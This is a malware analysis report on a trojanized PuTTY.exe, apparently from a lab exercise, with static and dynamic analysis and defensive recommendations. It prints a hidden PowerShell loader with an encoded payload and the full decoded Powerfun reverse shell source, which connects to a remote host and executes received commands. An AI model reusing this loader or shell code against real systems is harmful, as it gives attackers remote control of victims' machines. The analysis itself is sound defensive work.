Malware Analysis Report

PUTTY.EXE

Malware Analyst: Giovanni Ocasio

Contents

Executive Summary 3
Static Analysis 4
- **Hashes** 4
- **Data Size** 4
- **Strings** 4
- **VirusTotal** 5
- **Windows APIs** 5

Dynamic Analysis 7
- **Initial Detonation** 7
- **Host-Based Signatures** 8
  - **ProcMon** 8
  - **TCPView** 10
  - **Correlation** 11
- **Network-Based Signatures** 13
  - **WireShark** 13

Executive Summary

A detailed analysis has revealed that the identified instance of PuTTY.exe contains an embedded PowerShell script that establishes an SSL-encrypted reverse connection to a remote host at *bonus2.corporatebonusapplication.local* over port 8443. During the binary review, analysts identified a PowerShell one-liner embedding a GZIP- and Base64-encoded payload. Upon decoding, the payload was confirmed to be the Powerfun reverse shell, a known post-exploitation tool used to gain remote control over compromised systems.

Recommended Actions

- Isolate all systems where this instance of PuTTY.exe has been identified to prevent further communication with the threat actor.
- Monitor and review network traffic from affected systems, specifically for outbound connections to *bonus2.corporatebonusapplication.local* over port 8443.
- Blacklist the domain *bonus2.corporatebonusapplication.local* at the network and endpoint level to prevent future communication attempts.
- Implement enhanced logging and alerting for outbound TCP connections to uncommon or suspicious ports, particularly port 8443, to detect similar activity.

Static Analysis

Hashes

MD5	334a10500feb0f3444bf2e86ab2e76da
SHA1	c6a97b63fbd970984b95ae79a2b2aef5749ee463
SHA256	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Data Size


Virtual Size	614,253
Raw Data Size	614,400
Assumption: Malware is unpacked	

Strings

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991
cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQb
koOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G
9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+Z
hKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3X
nKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtylTlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqh
x+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOo
ohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhM
UKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBg
nqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9
bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37
HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHl
h33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe
/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2
V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3Mj
oK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8
eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),[System.IO.Compression.CompressionMode]::Decompr
ess))).ReadToEnd()))"GDI32.dll
```

VirusTotal

VirusTotal identified this executable as a Meterpreter/Windows Trojan



Windows APIs

Enumeration	
GetCurrentProcess	Used to retrieve a handle for the current process.
GetCurrentProcessId	Used to retrieve the process identifier of the specified process.
GetCurrentThread	Used to retrieve a handle for the calling thread.
GetCurrentThreadId	Used to retrieve the thread identifier of the calling thread.
VirtualQuery	Used to retrieve information about a range of pages within the virtual address space of a specified process. This function is commonly used by malware to enumerate an external process.
FindNextFileA	Used to search through a directory and enumerate the filesystem.
FindFirstFileA	Used to search through a directory and enumerate the filesystem.

Injection	
VirtualAlloc	Used by malware to allocate memory as part of process injection.
VirtualProtect	Used by malware to modify memory protection (often to allow write or execution).
OpenProcess	Used to get a handle on a process. This function is commonly used by malware during process injection.

CreateProcess	Used to create a process. This function is used by malware in several process injection attacks such as process hollowing.

Helpers	
CreatePipe	Used to create an anonymous pipe and returns handles to the read and write ends of the pipe. Could be used to add a sub-process for execution via cmd.
CreateNamedPipe	**NO DATA**
WriteFile	Used to write data to the specified file or input/output (I/O) device.
RegCreateKeyA	Used to create a specified registry key. If the key already exists, the function opens it.
RegCreateKeyExA	Used to create a specified registry key. If the key already exists, the function opens it.
RegDeleteKeyA	Used to delete a subkey and its values from the specified platform-specific view of the registry.
RegDeleteValueA	Used to remove a named value from the specified registry key.
RegEnumKeyA	Used to enumerate the subkeys of the specified open registry key. The function retrieves the name of one subkey each time it is called.
RegSetValueExA	Used to set a value and type for a given registry key.


Evasion	
GetClipboardData	Used to retrieve copied data residing in the clipboard.

Internet	
InternetOpen	Used to initialize the use of WinINet functions
InternetOpenUrl	Used to open a resource specified by a complete FTP or HTTP URL.
ShellExecuteA	Used to perform an operation on a specified file.

Dynamic Analysis

Initial Detonation


Initial detonation produced the PuTTY.exe User Interface and for a moment a PowerShell window spawns:



Host-Based Signatures

ProcMon

In ProcMon's Process Tree, the analyst discovered that the PuTTY.exe binary would spawn a PowerShell child process:




Reviewing this in conjunction with the strings found during static analysis appear that this is running a reverse shell payload:

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..20000|%{0}
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
            ForEach ($module in $modules)
            {
                (Get-Webclient).DownloadString($module)|Invoke-Expression
            }
```

```
        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }

        $client.Close()
        $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```

TCPView

After the Listener was established and the malware was run, the analyst was able to monitor the child process creating the TCP connection with the remote host:




Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets
svchost.exe	516	TCP	Listen	0.0.0.0	135	0.0.0.0	0	5/12/2025 8:42:27 PM	RpcSs	
System	4	TCP	Listen	172.16.1.4	139	0.0.0.0	0	5/19/2025 8:58:26 PM	System	
svchost.exe	1124	TCP	Listen	0.0.0.0	3389	0.0.0.0	0	5/12/2025 8:42:27 PM	TermService	
svchost.exe	4216	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	5/12/2025 8:43:32 PM	CDPSvc	
lsass.exe	824	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	5/12/2025 8:42:27 PM	lsass.exe	
wininit.exe	668	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	5/12/2025 8:42:27 PM	wininit.exe	
svchost.exe	1480	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	5/12/2025 8:42:28 PM	Schedule	
svchost.exe	2408	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	5/12/2025 8:42:28 PM	SessionEnv	
svchost.exe	2360	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	5/12/2025 8:42:28 PM	EventLog	
lsass.exe	824	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	5/12/2025 8:42:30 PM	Netlogon	
spoolsv.exe	3292	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	5/12/2025 8:42:30 PM	Spooler	
services.exe	812	TCP	Listen	0.0.0.0	49671	0.0.0.0	0	5/12/2025 8:42:34 PM	services.exe	
powershell.exe	5112	TCP	Established	172.16.1.4	49679	172.16.1.3	8443	5/20/2025 12:17:42 PM	powershell.exe	1
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	5/12/2025 8:42:31 PM	System	
svchost.exe	516	TCPv6	Listen	::	135	::	0	5/12/2025 8:42:27 PM	RpcSs	
System	4	TCPv6	Listen	::	445	::	0	5/12/2025 8:42:31 PM	System	
svchost.exe	1124	TCPv6	Listen	::	3389	::	0	5/12/2025 8:42:27 PM	TermService	
lsass.exe	824	TCPv6	Listen	::	49664	::	0	5/12/2025 8:42:27 PM	lsass.exe	
wininit.exe	668	TCPv6	Listen	::	49665	::	0	5/12/2025 8:42:27 PM	wininit.exe	
svchost.exe	1480	TCPv6	Listen	::	49666	::	0	5/12/2025 8:42:28 PM	Schedule	
svchost.exe	2408	TCPv6	Listen	::	49667	::	0	5/12/2025 8:42:28 PM	SessionEnv	
svchost.exe	2360	TCPv6	Listen	::	49668	::	0	5/12/2025 8:42:29 PM	EventLog	
lsass.exe	824	TCPv6	Listen	::	49669	::	0	5/12/2025 8:42:30 PM	Netlogon	
spoolsv.exe	3292	TCPv6	Listen	::	49670	::	0	5/12/2025 8:42:30 PM	Spooler	
services.exe	812	TCPv6	Listen	::	49671	::	0	5/12/2025 8:42:34 PM	services.exe	
svchost.exe	1276	UDP		0.0.0.0	123	*		5/20/2025 10:51:40 AM	W32Time	

Correlation

With the knowledge gained from ProcMon and Strings, the analyst conducted further testing by editing the /etc/host file within Windows to point the domain of *bonus2.corporatebonusapplication.local* to the REMnux machine on port 8443:

```
  GNU nano 7.2
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost

172.16.1.3      bonus2.corporatebonusapplication.local
```

With the Listener established on port 8443 on the REMnux machine, the analyst ran the malware once more and it established a connection the remote host:


REMnux v7 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 20 15:11
remnux@remnux: ~
remnux@remnux: ~
remnux@remnux: ~
remnux@remnux: ~
remnux@remnux:~$ sudo nc -lvnp 8443
Listening on 0.0.0.0 8443
Connection received on 172.16.1.4 49677
remnux@remnux: ~
1 / 2
Right Ctrl

Network-Based Signatures

WireShark

Once the changes were made to the /etc/host file, the analyst was able to monitor the TCP connection from the PuTTY.exe child process to the REMnux machine:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.16.1.4	172.16.1.3	TCP	60	49677 → 8443 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2	4.803555882	PCSSystemtec_d9:29:…	PCSSystemtec_cb:63:…	ARP	60	Who has 172.16.1.3? Tell 172.16.1.4
3	4.803574003	PCSSystemtec_cb:63:…	PCSSystemtec_d9:29:…	ARP	42	172.16.1.3 is at 08:00:27:cb:63:3a
4	8.846351641	172.16.1.4	172.16.1.3	TCP	66	49678 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=
5	8.846386183	172.16.1.3	172.16.1.4	TCP	54	8443 → 49678 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	9.355204923	172.16.1.4	172.16.1.3	TCP	66	[TCP Port numbers reused] 49678 → 8443 [SYN] Seq=0 Wi
7	9.355231335	172.16.1.3	172.16.1.4	TCP	54	8443 → 49678 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	9.864749107	172.16.1.4	172.16.1.3	TCP	66	[TCP Port numbers reused] 49678 → 8443 [SYN] Seq=0 Wi
9	9.864775268	172.16.1.3	172.16.1.4	TCP	54	8443 → 49678 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	10.379038121	172.16.1.4	172.16.1.3	TCP	66	[TCP Port numbers reused] 49678 → 8443 [SYN] Seq=0 Wi
11	10.379063313	172.16.1.3	172.16.1.4	TCP	54	8443 → 49678 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	10.890757864	172.16.1.4	172.16.1.3	TCP	66	[TCP Port numbers reused] 49678 → 8443 [SYN] Seq=0 Wi
13	10.890782136	172.16.1.3	172.16.1.4	TCP	54	8443 → 49678 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0